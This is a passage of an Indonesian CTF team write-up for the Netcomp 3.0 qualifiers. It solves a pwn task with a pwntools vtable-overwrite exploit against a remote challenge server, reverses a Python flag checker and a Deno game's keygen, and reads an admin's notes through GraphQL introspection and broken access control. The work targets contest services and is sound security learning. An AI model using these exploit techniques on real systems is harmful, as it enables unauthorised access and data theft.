

ICC - Nantikan Lomba CTF IF UH 2025



Bryan Jericho Gian Panggalo / bryanjericho

Muhammad Zibrisky / ztz

Ady Ulil Amri / pgglsljulil



Write-up Netcomp 3.0


DAFTAR ISI

DAFTAR ISI	2
Intro	3
Flag: Netcomp{welc0me_and_have_fun_later_hope_u_make_it_to_final_LINZ_IS_HE RE}.....	5
good ol flag checker	6
Flag: Netcomp{see_i_told_you_there_is_nothing_special}.....	8
Dino	9
Flag: Netcomp{why-reverse-when-you-can-just-patch}.....	13
Fomo	14
Flag: Netcomp{fear-of-missing-dino-but-he-never-gonna-give-you-up}.....	16
Eznotes	17
Flag: Netcomp{eazzy_graphql_broken_access_control_exploit_n0tes}.....	20
Karbitan V2	21
Flag: Netcomp{webs0cket_k4rbit_buk4n_s3mb4r4ng_k4rb1t}.....	24
Karbitan	25
Flag: Netcomp{webs0cket_k4rbitan_so_e4sy}.....	26
I swear this is not a web or reverse	27
Flag: Netcomp{1t_1S_b4S1C411y_Sb0x}.....	29
kuchiyose no jutsu	30
Flag: Netcomp{(4)gusM1ftah_4gusS3d1h_4gusBuntung_0yakrqxhrd4t2x03}....	31



Write-up Netcomp 3.0

Intro



Diberikan file **chall** dan langsung saja kita cek tipe filenya, ternyata executable biasa tanpa adanya protection (mantap) jadi kita bisa langsung melakukan analisis. Setelah dilakukan analisis pada **Ghidra** kita dapat melihat bahwa kita dapat memanggil fungsi dengan menggunakan suatu address jika kita dapat meng-overwrite variable **this**.

```
pcVar1 = (char *)operator.new[] (0x40);
this = (UserProfile *)operator.new(8);
*(undefined8 *)this = 0;
UserProfile::UserProfile(this);
this_00 = (AdminProfile *)operator.new(8);
*(undefined8 *)this_00 = 0;
AdminProfile::AdminProfile(this_00);
std::operator<<((ostream *)std::cout,"Enter your pr
std::operator>>((istream *)std::cin,pcVar1);
poVar2 = std::operator<<((ostream *)std::cout,"Your
poVar2 = std::operator<<(poVar2,pcVar1);
std::operator<<(poVar2,"\n");
(* (code *)** (undefined8 **)this) (this,pcVar1);
if (pcVar1 != (char *)0x0) {
    operator.delete[] (pcVar1);
}
if (this != (UserProfile *)0x0) {
    operator.delete(this,8);
}
if (this_00 != (AdminProfile *)0x0) {
    operator.delete(this_00,8);
}
```



```
0x0000000000004012e0 <+202>: mov     rax,QWORD PTR [rbp-0x20]
0x0000000000004012e4 <+206>: mov     rax,QWORD PTR [rax]
0x0000000000004012e7 <+209>: mov     rcx,QWORD PTR [rax]
0x0000000000004012ea <+212>: mov     rdx,QWORD PTR [rbp-0x28]
0x0000000000004012ee <+216>: mov     rax,QWORD PTR [rbp-0x20]
0x0000000000004012f2 <+220>: mov     rsi,rdx
0x0000000000004012f5 <+223>: mov     rdi,rax
0x0000000000004012f8 <+226>: call    rcx
```

```
[ STACK ]
00:0000 rsp 0x7fffffffcb98 ← 0x7fffffffd098 → 0x7fffffffd05b ← 'USER=tzt'
01:0000 -028 0x7fffffffcb98 ← 0x4172b0 ← 'aaaaaaaaabaaaaaaaacaaaaaadaaaaaaaeaaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaajaaaaakaaaaalaaaaamaaaaaanaaaaaaoaaaaapaaaaar
02:0000 -028 0x7fffffffcb98 ← 0x417300 ← 'kaaaaaalaaaaamaaaaanaaaaaaaoaaaaapaaaaaaqaaaaaraaaaaasaaaaa'
03:0000 -028 0x7fffffffcb98 ← 0x4172d0 ← 'tzt'
04:0000 -016 0x7fffffffcb98 ← 0x7fffffffd0f8 → 0x7fffffffd010 ← '/home/tzt/projects/ctf/playground/events/netcomp/3.0/quals/pwn/intro/chall'
05:0000 -008 0x7fffffffcb98 ← 0x7fffffffd0f8 → 0x7fffffffd010 ← '/home/tzt/projects/ctf/playground/events/netcomp/3.0/quals/pwn/intro/chall'
06:0000 rbp 0x7ffffffcb9d0 ← 0x7ffffffcb9e0 ← 1
07:0038 +008 0x7ffffffcb9d8 ← 0x4013d0 (main+43) ← mov eax, 0
```

```

pwndbg> cyclic -l kaaaaaaaaa

Finding cyclic pattern of 8 bytes: b'aaaaaaaa' (hex: 0x6b61616161616161)
Found at offset 80

```



Write-up Netcomp 3.0

Maka dari itu kita bisa memanggil `_ZN12AdminProfile3winEv` menggunakan vtable `AdminProfile` (`0x403da0`) dan menambahkan offset untuk menuju fungsi `win` (`16`) dengan meng-overwrite variable `this` tadi.

```
from pwn import *

e = ELF('./chall')
p = e.process()
r = remote('103.127.139.0', 17010)

context.log_level = 'debug'
context.binary = e

r.sendlineafter(b'Enter your profile description:', flat([
    cyclic(80),
    p64(0x403da0+16)
]))
r.interactive()
```


Flag:

`Netcomp{welc0me_and_have_fun_later_hope_u_make_it_to_final_LINZ_IS_HERE}`



Write-up Netcomp 3.0

good ol flag checker



Diberikan file flagchecker tapi sebelum kita run alangkah baiknya cek dulu tipe file tersebut. Setelah di cek kita mengetahui bahwa file tersebut adalah **Byte-compiled Python module for CPython 3.12 or newer** berarti ya file python yang dicompile menjadi executable. Kita dapat menggunakan tool online yaitu <https://pylingual.io> untuk meng-decompile file tersebut (ya karena filenya kecil awok). Setelah di decompile kita mendapatkan source code dari file tersebut.

```
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename:
/home/lurifos/personal/netcomp/2025-Netcomp-UGM/reverse/good-ol-flag-checker/src/main.py
# Bytecode version: 3.12.0rc2 (3531)
# Source timestamp: 2025-01-04 15:02:43 UTC (1736002963)

import marshal
flag = input('please input the flag:')
i = 0
s = open(__file__, 'rb')
marshal_code = marshal.loads(bytes([c ^ i % 256 for i, c in
enumerate(s.read()[676:]))])
exec(marshal_code)
```



Write-up Netcomp 3.0

Lalu saya coba untuk meng-disassemble `marshal` code tersebut menggunakan `dis` module dari python.

```
1          2 LOAD_CONST          0
('7364675c6d5a7268646d55726378517b787460764b7c654876766e7375737940535147404d444a')
          4 STORE_NAME          0 (hash)
```

```
6          138 PUSH_NULL
          140 LOAD_NAME          9 (abs)
          142 PUSH_NULL
          144 LOAD_NAME          10 (ord)
          146 LOAD_NAME          8 (c)
          148 CALL          1
          156 LOAD_NAME          7 (i)
          158 BINARY_OP          12 (^)
          162 PUSH_NULL
          164 LOAD_NAME          11 (int)
          166 LOAD_NAME          0 (hash)
          168 LOAD_NAME          7 (i)
          170 LOAD_CONST          7 (2)
          172 BINARY_OP          5 (*)
          176 LOAD_NAME          7 (i)
          178 LOAD_CONST          7 (2)
          180 BINARY_OP          5 (*)
          184 LOAD_CONST          7 (2)
          186 BINARY_OP          0 (+)
          190 BINARY_SLICE
          192 LOAD_CONST          8 (16)
          194 CALL          2
          202 BINARY_OP          10 (-)
          206 CALL          1
          214 STORE_NAME          12 (a)
```

Disini kita bisa lihat kalau flag yang diinputkan akan di cek apakah diawali dengan `Netcomp{` dan diakhiri dengan `}`. Lalu panjang dari flag tersebut harus 48 karakter.

Kira kira (plis bang jangan buli kalau ini gak bener) ini adalah pseudocode utama dari logic untuk mengecek apakah flagnya sama atau tidak dengan hash-nya. Jadi ini cuman `xor` antara `ord(c)` dengan `i` abistu index dari hash-nya dijadiin int lagi terus dikurang sama `xor` tadi kalau 0 berarti sama.

```
hash =
"7364675c6d5a7268646d55726378517b787460764b7c654876766e7375737940535147404d444a"
```



Write-up Netcomp 3.0

```
for i, c in enumerate(flag):  
    a = abs(  
        ord(c) ^ i - int(hash[2 * i : 2 * i + 2], 16)  
    )
```

Maka kita dapat mengembalikan hash tersebut menjadi flag dengan meng-xor setiap *hex* pada variabel *hash* dengan indexnya.

```
hash =  
"7364675c6d5a7268646d55726378517b787460764b7c654876766e7375737940535147404d444a"  
  
print("Netcomp{", end="")  
for i in range(39):  
    target_value = int(hash[i * 2:i * 2 + 2], 16)  
    char_value = target_value ^ i  
    print(chr(char_value), end="")  
  
print("}")
```

Flag: `Netcomp{see_i_told_you_there_is_nothing_special}`

Dino

CHALLENGE

5 SOLVES


×

Dino

456

Yo, I'm feelin' this new premium game called Dino, but I'm broke, so I jacked the executable off my homie's laptop. I got the serial number too: 98-b9-d2-be-bd-b7-bb-c7-a0-b7-ba-be-ae-c9, but I don't know his username, so I can't play it. Think you can help me out? Pretty sure he got the special edition that drops a flag when you hit a score of 500. You can keep the flag if you want. Here's the file:

Author: Lurifos

 dino

Flag

Submit

Diberikan file dino tapi sebelum kita run alangkah baiknya cek dulu tipe file tersebut (awal awal saya kira ini apa karena filenya gede banget woy ternyata game keren otw GOTY 2025). Setelah memeriksa tipe filenya ternyata file tersebut adalah **ELF 64-bit LSB pie executable, x86-64**, file executable biasa, karena filenya gede kan ga mungkin buka di Ghidra (malas banget gweh) jadi saya coba untuk melihat semua printable string yang ada di file tersebut terlebih dahulu.



index.ts

utils.ts

```

007293 let _0x31e8de = _0x3a62db[_0x378568(0x175)]('');
007294 for(let _0x525879 = 0x0; _0x525879 < _0x31e8de[_0x378568(0x179)]; _0x525879++){
007295     let _0x399938 = _0x31e8de['charAt'](_0x525879), _0x79029 = getRandomInt(0x1a) + 0x41;
007296     _0x5e79c3 += String['fromCharCode']((_0x399938[_0x378568(0x17d)](0x0) - _0x579029 + 0x100) % 0x100);
007297     return _0x5e79c3;
007298 function _0x5339(_0x21dde4, _0x47d0ee) {
007299     const _0x249a11 = _0x249a();
007300     return _0x5339 = function(_0x533992, _0x294445) {
007301         _0x533992 = _0x533992 - 0x171;
007302         let _0x973f94 = _0x249a11[_0x533992];
007303         return _0x973f94;
007304     }, _0x5339(_0x21dde4, _0x47d0ee);
007305 function _0x249a() {
007306     const _0x2d2c9b = [
007307         '1895931kqLFok',
007308         'charCodeAt',
007309         '255mEjQtl',
007310         '63812hwrZrl',
007311         '931158AcMQsy',
007312         '2pidqaC',
007313         '17969hdPhhg',
007314         'fromCharCode',
007315         '382575ojXKPyP',
007316         'split',
007317         'join',
007318         '10IJsRro',
007319         '12314489ayCvyO',
007320         '328gCNCTJ',
007321         'length',
007322         '571878fkTgJV',
007323         '12ZFHNes'
007324 ];
007325 _0x249a = function() {
007326     return _0x2d2c9b;
007327 };
007328 return _0x249a();
007329 export const odne = a;
007330 /** sourceMappingURL=data:application/json;base64,eYJ2ZXJzaw9uIjozLCJ3bVYyV2ZlIjpImZpbGUuLy8vaG9tZS9sdXJmZm92L3BlcnNvbWVsFsl2dGNvbXAvmjAYNSIOZXR
```



Write-up Netcomp 3.0

Karena ada `sourceMappingURL`-nya jadi gak perlu ribet copy code dari printable stringnya tinggal decode aja tuh base64 terus copy field content nanti dapet codenya.

Kita kan udah dikasih serial keynya, jadi saya coba melihat lihat pada bagian `index.ts` apakah serial key tersebut bisa digunakan untuk mendapatkan usernamenya. Dan ternyata bisa, jadi dapetin usernamenya cuman tinggal apa ini namanya ya njir pokoknya itulah memanggil fungsi pakai serial keynya nanti bakal dapet usernamenya.

```
if (odne(serialkey_str) !== username_str) {  
    console.error("Username and serial key do not match");  
    Deno.exit(1);    Cannot find name 'Deno'.  
}
```

Maka dari itu kita harus tau apa logika dari `odne` ini, ternyata `odne` ini ada di file `utils.ts` ya disini cara dapetin usernamenya cuman tinggal jadiin hexnya ke ascii terus...

```
22 function a(_0x41337e) {  
23     const _0x378568 = _0x5339;  
24     let _0x5e79c3 = '';  
25     const _0x3a62db = _0x41337e[_0x378568(0x174)]('')[_0x3bb5d2 => String[_0x378568(0x172)](parseInt(_0x3bb5d2, 0x10))]; Expected 2  
26     let _0x31e8de = _0x3a62db[_0x378568(0x175)](''); Expected 2 arguments, but got 1.  
27     for (let _0x525879 = 0x0; _0x525879 < _0x31e8de[_0x378568(0x179)]; _0x525879++) { Expected 2 arguments, but got 1.  
28         let _0x339938 = _0x31e8de['charAt'](_0x525879),  
29             _0x579029 = getRandomInt(0x1a) + 0x41;  
30         _0x5e79c3 += String['fromCharCode']((_0x339938[_0x378568(0x17d)](0x0) - _0x579029 + 0x100) % 0x100); Expected 2 arguments, but got  
31     }  
32     return _0x5e79c3;  
33 }  
34  
35 function _0x5339(_0x21dde4, _0x47d0ee) {  
36     const _0x249a11 = _0x249a();  
37     return _0x5339 = function(_0x533992, _0x294445) { Cannot assign to '_0x5339' because it is a function.  
38         _0x533992 = _0x533992 - 0x171;  
39         let _0x973f94 = _0x249a11[_0x533992];  
40         return _0x973f94;  
41     }, _0x5339(_0x21dde4, _0x47d0ee);  
42 }  
43  
44 function _0x249a() {  
45     const _0x2d2c9b = ['1895931kqLFok', 'charCodeAt', '255mEjQtL', '63812hwrZrL', '931158ACmQsy', '2pjdqaC', '17969hDpHHg', 'fromCharCode',  
46         '3825750jXNPyp', 'split', 'join', '10IJsrRo', '12314489aVCyyO', '328gCNCTJ', 'length', '571878fKtGJV', '12ZFHNeS'];  
47     _0x249a = function() { Cannot assign to '_0x249a' because it is a function.  
48         return _0x2d2c9b;  
49     };  
50     return _0x249a();  
51 }  
52 export const odne = a;
```



Write-up Netcomp 3.0

LAH KOK ADA RANDOMNYA. Jadi ada random integer dengan max 26 lalu hasilnya ditambah 65. Abistu kalau udah dapet value yang itu kita kurangi sama integer asciinya terus tambah 256 abistu dimodulus 256 biar masih ada di range ascii.

```
22 function a(_0x41337e) {
23   const _0x378568 = _0x5339;
24   let _0x5e79c3 = '';
25   const _0x3a62db = _0x41337e[_0x378568(0x174)]('[' + _0x3bb5d2 ⇒ String[_0x378568(0x172)](parseInt(_0x3bb5d2, 0x10)));
26   let _0x31e8de = _0x3a62db[_0x378568(0x175)](''); Expected 2 arguments, but got 1.
27   for (let _0x525879 = 0x0; _0x525879 < _0x31e8de[_0x378568(0x179)]; _0x525879++) { Expected 2 arguments, but got 1.
28     let _0x39938 = _0x31e8de[_0x525879](_0x525879);
29     _0x579029 = getRandomInt(0x1a) + 0x41;
30     _0x5e79c3 += String.fromCharCode)((_0x39938[_0x378568(0x17d)](0x0) - _0x579029 + 0x100) % 0x100); Expected 2 arguments, but got 1.
31   }
32   return _0x5e79c3;
33 }
```

Karena ada random jadi kita harus cari seed randomnya, dan seed randomnya ternyata ada juga di printable string yang ada di file dino tersebut.

```
"v8_flags": ["--random-seed=24639386"]
```

Nah disini tinggal pake aja tuh fungsi `odne`-nya terus run `deno`-nya pake seed randomnya, dan kita bakal dapet usernamenya.

```
const username_str = odne('98-b9-d2-be-bd-b7-bb-c7-a0-b7-ba-be-ae-c9');
console.log(`Username: ${username_str}`); // Username: RexploitHunter
```

```
deno run --v8-flags="--random-seed=24639386" solver.ts
```

Abis kita dapet usernamenya tinggal kita run aja file dino tersebut dan mainin aja sampe dapet score 500, dan kita bakal dapet flagnya. Tapi jangan woy ngapain kan kita ada kodenya.

```
if (gameState.score ≥ 500) {
  console.log("Congrats! You found the hidden egg!");
  const result = onid(ENCRYPTED_EGG, username_str.split("").map((char) ⇒ char.charCodeAt(0)));
  console.log("Your price: " + result.map((char) ⇒ String.fromCharCode(char)).join(""));
}
```



Write-up Netcomp 3.0

Tuh kalau udah score 500 bakal dapet flagnya. `onid` cuman nge-xor biasa aja gak ada yang lain jadi ya `ENCRYPTED_EGG` di xor pake username yang kita dapat dari `odne` tadi.

```
const ENCRYPTED_EGG = [26, 0, 10, 21, 75, 28, 73, 13, 39, 0, 28, 84, 0, 19, 33, 17,
29, 2, 76, 10, 14, 19, 114, 85, 25, 28, 28, 95, 32, 0, 14, 21, 30, 28, 12, 89, 63,
29, 11, 26, 72, 11, 61, 16, 85, 19, 13, 1, 68, 30, 61, 6, 26, 89, 21, 19, 38, 6,
16]


const result = onid(ENCRYPTED_EGG, username_str.split("").map((char) =>
char.charCodeAt(0)));
console.log(`Your price: ${result.map((char) =>
String.fromCharCode(char)).join("")}`); // Your price: Here's your easter egg:
why-reverse-when-you-can-just-patch
```

```
deno run --v8-flags="--random-seed=24639386" solver.ts
```

Aku gak ngepatch bang malazzz.

Flag: `Netcomp{why-reverse-when-you-can-just-patch}`

Fomo



Lanjutin game **dino** tadi yang bakal jadi **GOTY 2025**. Kalau kita connect ke servernya nanti disuruh buat serial key dari username sampai 100 biar dapat flagnya, karena saya programmer jago jadi harus otomatis 😎.

```
(ztz@DESKTOP-U09SAP1)-[~/3.0/quals/reverse/fomo]
$ nc 103.127.138.252 17371
Yo, you finally hit me up. You got that keygen ready?
(y/n) y
Aight, I need you to cook up some serial keys for these usernames.

1/100: thriftyOatmeal0
Serial key: 
```

Kali ini kita diminta untuk membuat keygen. Jadi ya kita buat generate serial keynya aja karena kita sudah tahu sebelumnya kalau serial key itu cuman dari username yang ada extra stepnya (apa ya sebutannya njir).



Write-up Netcomp 3.0

Jadi setiap karakter pada username akan ditambahkan (kalau tadi kan dikurang maka ini ditambah, sesimpel itu) dengan random integer dengan maks 26 lalu ditambah dengan constant 65 lalu akan di modulus dengan 256 agar masih didalam range ascii terus tuh integer di convert deh ke hex terus dipisah pake - setiap hexnya.

keygen.ts

```
function getRandomInt(max: number): number {
    return Math.floor(Math.random() * max);
}

const ondemande = function(username) {
    let serialKey = '';
    for (let i = 0; i < username.length; i++) {
        const charCode = username.charCodeAt(i);
        const randomOffset = getRandomInt(0x1a) + 0x41;

        serialKey += ((charCode + randomOffset) % 0x100).toString(16);

        if (i !== username.length - 1) {
            serialKey += '-';
        }
    }

    return serialKey;
}

const [param1] = Deno.args;
console.log(ondemande(param1));
```

Karena setiap serial key harus memiliki seed yang sama maka saya harus membuat file baru untuk menjalankan deno process dengan fixed seed yaitu 24639386 lalu ya seperti ngegunain pwntools dapetin username terus usernamenya dikeygen pake process deno yang baru habis di keygen dikirim berulang ulang sampai kita dapat flagnya.

solver.ts

```
async function runKeygenFile(username) {
    const process = Deno.run({
        cmd: [
            "deno",
            "run",
            "--v8-flags=--random-seed=24639386",
            "keygen.ts",
            username
        ],
        stdout: "piped",
        stderr: "piped"
    });
}
```



Write-up Netcomp 3.0

```
const output = await process.output();

process.close();

return new TextDecoder().decode(output).trim()
}

const connection = await Deno.connect({
  hostname: "103.127.138.252",
  port: 17371
});

const encoder = new TextEncoder();
const decoder = new TextDecoder();
const buf = new Uint8Array(1024);

const n = await connection.read(buf);
if (n === null) {
  Deno.exit(1);
}

connection.write(encoder.encode("y\n"));

while (true) {
  const n = await connection.read(buf);
  if (n === null) {
    continue;
  }

  const str = decoder.decode(buf.subarray(0, n));
  if (str.includes("Netcomp{")) {
    console.log(`Flag: ${str}`);
    break;
  }

  if (str.includes("Yo, my friend said it ain't workin'")) {
    break;
  }

  const username = str.split(":")[1].split("\n")[0].trim();
  console.log(`Username: ${username}`);

  const serialKey = await runKeygenFile(username);
  console.log(`Serial key: ${serialKey}`);
  connection.write(encoder.encode(serialKey + "\n"));
}
```


```
deno run --allow-net --allow-run --v8-flags="--random-seed=24639386" solver.ts
```

Flag: Netcomp{fear-of-missing-dino-but-he-never-gonna-give-you-up}




Write-up Netcomp 3.0

Eznotes



Ketika kita mengunjungi website tersebut kita akan diarahkan ke sebuah halaman yang ternyata hanya halaman autentikasi. Yang menarik adalah halaman ini menggunakan **GraphQL**. Kita bisa mencoba melakukan query untuk mendapatkan flag.



Jadi disini saya mencoba query yang ada pada internet. Query ini digunakan untuk mendapatkan semua field yang ada pada schema. Mantap belum pernah pake **GraphQL** padahal.

```
{
  "query":
"query{__schema{types{name,fields{name,args{name,description,type{name,kind,ofType{name, kind}}}}}}}",
  "variables": {}
}
```



Write-up Netcomp 3.0

Disini bisa dilihat kita dapat mengakses `users` dan `userNotes` dengan menggunakan id dari user tersebut.

```
▼      {                                     33
      "name": "users",                       34
      "args": []                             35
    },                                       36
▼      {                                     37
      "name": "userNotes",                   38
      "args": [                              39
▼        {                                  40
          "name": "userId",                   41
          "description": null,                 42
          "type": {                           43
▼            "name": null,                   44
            "kind": "NON_NULL",               45
            "ofType": {                       46
▼              "name": "String",             47
              "kind": "SCALAR"                48
            }                                 49
          }                                   50
        }                                   51
      ]                                     52
    }                                       53
  ]                                       54
},                                       55
```

Maka dari itu saya mencoba untuk melihat semua user yang ada.

```
{
  "query": "query {  users {      id username role
isActive}}",
  "variables": {}
}
```



Write-up Netcomp 3.0

Dan kita dapat username `admin` dengan role `ADMIN` maka dapat dipastikan ada flag di salah satu notesnya.

```
▼ { 1
▼ "data": { 2
▼ "users": [ 3
▼ { 4
  "id": "0ef76d86-3a59-4508-8050-6d8c86a3532f", 5
  "username": "admin", 6
  "role": "ADMIN", 7
  "isActive": true 8
}, 9
▼ { 10
  "id": "2e23771d-163b-4b49-95d0-0efc3e6cbb90", 11
  "username": "meongoyen", 12
  "role": "USER", 13
  "isActive": true 14
}, 15
▼ { 16
  "id": "5aac4e27-a8c8-4022-af70-385f7df31fa7", 17
  "username": "iniadminnya", 18
  "role": "USER", 19
  "isActive": true 20
}, 21
▼ { 22
```

Setelah itu tinggal query deh `userNotes` dengan id adminnya.

```
{
  "query": "query {    userNotes(userId:
\"0ef76d86-3a59-4508-8050-6d8c86a3532f\")  { id title
description}}",
  "variables": {}
}
```



Write-up Netcomp 3.0


Ketemu deh flagnya di field description.

```
▼ { 1
▼   "data": { 2
▼     "userNotes": [ 3
▼       { 4
          "id": "cab67516-d3a6-4baf-bc07-3915cb289d37", 5
          "title": "Welcome", 6
          "description": "Welcome to notes app!" 7
        }, 8
▼       { 9
          "id": "22e802b1-f6b0-4441-976e-d3074c89740c", 10
          "title": "FLAG", 11
          "description": "Selamat, kamu mendapatkan sebuah flag! 12
Netcomp{eazzy_graphql_broken_access_control_exploit_n0tes}" 13
        } 14
      ] 15
    } 16
```

Aku first experience time pake **GraphQL**, jago gak bang 😞

Flag: `Netcomp{eazzy_graphql_broken_access_control_exploit_n0tes}`

Karbitan V2



